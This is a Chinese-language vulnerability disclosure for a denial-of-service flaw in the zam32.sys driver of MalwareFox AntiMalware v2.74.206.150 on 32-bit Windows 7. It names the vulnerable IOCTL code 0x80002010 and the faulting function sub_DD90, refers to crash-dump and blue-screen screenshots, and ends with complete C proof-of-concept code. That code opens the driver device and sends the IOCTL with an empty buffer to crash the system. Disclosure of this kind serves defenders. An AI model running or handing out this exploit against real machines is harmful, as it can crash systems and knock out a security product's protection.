# MalwareFox AntiMalware 32位软件驱动存在拒绝服务漏洞

## 软件名称：MalwareFox AntiMalware 32位软件

## 版本号：v2.74.206.150

## 测试环境：win7 32位

## 下载链接：https://www.malwarefox.com/


## 存在漏洞驱动名称：zam32.sys

## 存在漏洞的IO Code： 0x80002010


## 漏洞详情

1.测试条件：

如下图所示，打开MalwareFox AntiMalware之后，再点击运行0x80002010.exe程序，回车即可：




2.首先是windbg !analyze –v截图：



图中可见出现访存错误。



3.蓝屏截图：



### 漏洞分析

测试的环境是win 7 32位系统。

触发漏洞的IO code是0x80002010，函数存在于驱动的sub\_DD90中，传入空数据之后，出现访存错误。



最终的poc代码如下

|  |
| --- |
| #include<stdio.h>  #include<Windows.h>  // Gives the error message corresponding to a given Win32 error code ----------  char \*errorCode2String(DWORD errorCode) {  LPVOID lpMsgBuf;  FormatMessage(  FORMAT\_MESSAGE\_ALLOCATE\_BUFFER |  FORMAT\_MESSAGE\_FROM\_SYSTEM |  FORMAT\_MESSAGE\_IGNORE\_INSERTS,  NULL,  errorCode,  MAKELANGID(LANG\_NEUTRAL, SUBLANG\_DEFAULT),  (LPTSTR)&lpMsgBuf,  0, NULL);  return (char\*)lpMsgBuf;  }  int main()  {  LPCWSTR lpDeviceName;  HANDLE deviceHandle;  char deviceName[100] = "\\\\.\\ZemanaAntiMalware";  DWORD IoctlCode = 0x80002010;  DWORD status;  DWORD nbBytes = 0;  BYTE brutebufInput[0x10000];  BYTE brutebufOutput[0x10000];  int count = 0;  WCHAR wsz[100] = { 0 };  MultiByteToWideChar(CP\_ACP, 0, deviceName, strlen(deviceName) + 1, wsz, sizeof(wsz));  lpDeviceName = wsz;  printf("[~] Open handle to the device %s ...\n", deviceName);  deviceHandle = CreateFile(lpDeviceName,  GENERIC\_READ | GENERIC\_WRITE, // Open for reading/writing| GENERIC\_WRITE  0,//FILE\_SHARE\_WRITE, // Allow Share  NULL, // Default security  OPEN\_EXISTING, // Opens a file or device, only if it exists.  0,//FILE\_FLAG\_OVERLAPPED | FILE\_ATTRIBUTE\_NORMAL, // Normal file  NULL);  if (deviceHandle == INVALID\_HANDLE\_VALUE) {  printf("[-] FAILED, error code: %d\n%s\n", GetLastError(),  errorCode2String(GetLastError()));  if (GetLastError() == 5)  {  printf("[!] Access Driver Deny,Please try Administrator...(If you are Administrator, Fuzz failure,try another Driver..\n)");  }  exit(1);  }  memset(brutebufInput, 0x41, 0x10000);  memset(brutebufOutput, 0x41, 0x10000);  //for (int i = 0; i < 65535; i++) {  //printf("0x%x\n", i);  printf("input anything to send the IO Code: 0x%x", IoctlCode);  getchar();  status = DeviceIoControl(deviceHandle,  IoctlCode,  &brutebufInput,  count,  &brutebufOutput,  count,  &nbBytes,  NULL);  //}  printf("No BSOD, Pity!!!\n\n");  } |